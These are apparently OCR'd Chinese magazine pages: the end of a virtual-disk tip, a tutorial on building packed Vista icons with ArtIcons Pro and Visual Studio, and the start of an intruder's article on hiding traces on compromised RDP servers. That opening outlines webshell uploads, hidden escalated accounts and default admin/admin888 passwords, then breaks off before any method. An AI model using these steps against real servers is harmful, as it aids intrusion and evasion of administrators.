


图5

结束了，今天就到这里吧，我要走喽，慢慢消化吧。

小提示：当你不想把把虚拟硬盘建在“D”盘时，也可以把它存放在别的地方哟，如把代码“D”改成““C”，就会建在你的C盘了，建立的虚拟盘符是“R”盘，是不是看着不爽呢，也可以用同样的方法修改成你喜欢的哟。

制作打包图标的简单方法




图1




图2




图3

最近有朋友问了我一下打包的图标都是怎样做的。什么是打包的图标？在vista和win7下我们经常看见在不同的查看方式下有的程序的图标会显示出不同的大小，不会像以前的图标那样容易出现图标模糊的情况，我们可以看看图1的COD4的图标在不同的查看方式下的对比，很明显的，不仅不会出现模糊的情况，而且在不同的情况下甚至还可以显示不同的图标；但是在XP下情况不太一样，都是默认显示那一个ico，如图2所示。在windows里面图标的后缀是“ico”。

现在开始具体说明如何制作。在这我们使用的是一款叫“ArtIcons.Pro”的软件，软件版本是5.24。ArtIcons软件界面如图3所示，比较直观。在右上角的那个图标（显示32bpp的那个）上点击右键，出现如图4所示菜单，点击“复制图像”，多复制几次，待会可以用得上，而且因为现在的图像分辨率是最高的，如果在低分辨率下转换高分辨率的图标会比较模糊（有损），还是推荐多复制几份高分辨率的图片这样之后做出来的图标显示效果也好很多。然后随意选择一幅复制好的图像，点击图4菜单上的“图像转换”按钮，在跳出的对话框选择32x32，另外比较重要的是要点选“打包（用于Windows Vista）”这一项，如图5所示。当你点击确定后他会提示“打包的图像无法在Windows XP下显示”，就是说，你第一个没有点选打包项的这个图像会直接在XP下显示出来，而其它选择了“打包”的则不会在XP下显示出来，所以这个不打包的图像要选择好，在这可以选择48x48作为不打包的图像。




图4

我这处理好图像后的软件界面如图6所示。之后点击文件、另存为，保存类型选择“Icon”，



图5




图6

保存之后就可以用了。我们可以选择使用各种查看方式来查看，不过有时候也容易因为缓存的问题而并没有按照我们的要求来显示，所以我们在这选择进一步把他嵌入到应用程序中去测试查看。

打开Visual Studio 2008，在这我就使用C#的编译器来演示了。在项目名称上点击右键、属性，在出现的属性窗口上，选择“应用程序”一项，旁边有一个选择“图标和清单”的，下面的图标项就可以选择我们的图标，如图7所示，然后重新编译我们的项目即可。应用程序的图标示例如图8所示。




图7




图8

写到这也就完了，不要看一个小小的图标，里面还挺有学问的。在这稍微用了下汉化组的logo来做演示，希望大家不要怪我……另外，在平日里需要发布的程序，一般情况下我们还是自己加上一个图标来对程序进行一定的美化，要不默认的图标是非常不给力的……最后祝大家天天开心！期末了，散伙饭喝酒要适度！健康最重要！

撤离3389肉鸡的“添足”之作

牟晓东

近几年，猜解后台登录地址、下载数据库和注入等方式已经成了入侵网站的最主要方式。在登录到网站的后台管理界面之后，紧接着的一步便是通过上传小、大马的手段来拿WebShell了；然后，在大马中进行登录账号的添加和提权操作，查看或开设3389终端之类的远程服务。然后，就没有然后了——通常的入侵手记都是到此便嘎然而止了，没有了下文。当然，进行到这一步其实已经与五六年之前的入侵接轨成功了，那时的入侵很多都是通过X-Scan之类的扫描器进行账号的空、弱口令和开设端口等的侦查，然后就可以登录3389肉鸡了。其实，辛辛苦苦半天，谁都不愿意让到手的肉鸡在很短的时间内（甚至只使用了一次）飞走；但是，出现了这样的状况，你有没有想过其中的原因呢？

其实，很有可能是我们在不经意间所忽略的一个小细节而导致了这样的“恶果”，那就是没有擦除最后登录用户的痕迹！虽然对方的网管可能是仅仅因为使用了某网站模板的默认admin账号、默认admin或admin888密码而被你抓住机会，但再

笨的网管也会在某次服务器重启的登录界面中发现那个被提权的隐藏黑客账号（比如Hacker$）赫然出现在“用户名”（如图1）！如果真的出现这样的情况，估计再白痴的网管也会在头脑中闪过“被黑了”的念头，下一步自然就是使用自己的Administrator账号（我们一般都不会动这个的吧？——那样被察觉得更快）登录，在“本地用户和组”中查个水落石出不可！即使我们之前提权的账号是Guest，一般的网管都会在这样的非默认Administrator登录界面前打个激灵的。如何避免这样的蛛丝马迹呢？

